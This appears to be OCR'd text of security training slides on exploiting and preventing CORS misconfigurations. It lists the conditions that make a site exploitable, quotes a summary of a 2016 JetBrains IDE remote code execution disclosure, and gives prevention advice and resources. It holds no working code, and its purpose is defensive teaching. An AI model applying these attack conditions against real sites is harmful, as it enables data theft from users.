
- If the application allows for credentials:
  - ✓ Server generated user supplied origin
  - ✓ Validates on the start/end of a specific string
  - ✓ Accepts the null origin
- If the application does not allow for credentials
  - What security impact does that have on the application?

# Exploiting CORS Vulnerabilities



# *JetBrains IDE Remote Code Execution and Local File Disclosure*

**Article Link:**
http://blog.saynotolinux.com/blog/2016/08/15/jetbrains-ide-remote-code-execution-and-local-file-disclosure-vulnerability-analysis/



Defined Misbehaviour

Web security, programming, reverse-engineering, and everything related.

Blog | About Me | Archives

AUG 15TH, 2016

## JetBrains IDE Remote Code Execution and Local File Disclosure

### TL;DR

From at least 2013 until May 2016 JetBrains' IDEs were vulnerable to local file leakage, with the Windows (EDIT: *and* OS X) versions additionally being vulnerable to remote code execution. The only prerequisite for the attack was to have the victim visit an attacker-controlled webpage while the IDE was open.

Affected IDEs included PyCharm, Android Studio, WebStorm, IntelliJ IDEA and several others.


I've tracked the core of most of these issues (CORS allowing all origins + always-on webserver) back to the addition of the webserver to WebStorm in 2013. It's my belief that all JetBrains IDEs with always-on servers since then are vulnerable to variants of these attacks.

The arbitrary code execution vuln affecting Windows and OS X was in all IDE releases since at least July 13, 2015, but was probably exploitable earlier via other means.

All of the issues found were fixed in the patch released May 11th 2016.

# Automated Exploitation Tools

Web Application Vulnerability Scanners (WAVS).



# **HOW** TO PREVENT CORS VULNERABILITIES?

# Preventing CORS Vulnerabilities

- Proper configuration of cross-origin requests
- Only allow trusted sites
- Avoid whitelisting null
- Avoid wildcards in internal networks

# Resources

- Web Security Academy - Cross-origin resource sharing (CORS)
  - *https://portswigger.net/web-security/cors*
- Web Application Hacker's Handbook
  - *Chapter 13 – Attacking Users: Other Techniques (pgs. 524 – 531)*
- AppSec EU 2017 Exploiting CORS Misconfigurations For Bitcoins And Bounties by James Kettle
  - *https://www.youtube.com/watch?v=wgkj4ZgxI4c&ab_channel=OWASPFoundation*
- Exploiting CORS misconfigurations for Bitcoins and bounties
  - *https://portswigger.net/research/exploiting-cors-misconfigurations-for-bitcoins-and-bounties*
- *JetBrains IDE Remote Code Execution and Local File Disclosure*
  - *http://blog.saynotolinux.com/blog/2016/08/15/jetbrains-ide-remote-code-execution-and-local-file-disclosure-vulnerability-analysis/*
- Advanced CORS Exploitation Techniques
  - *https://www.corben.io/advanced-cors-techniques/*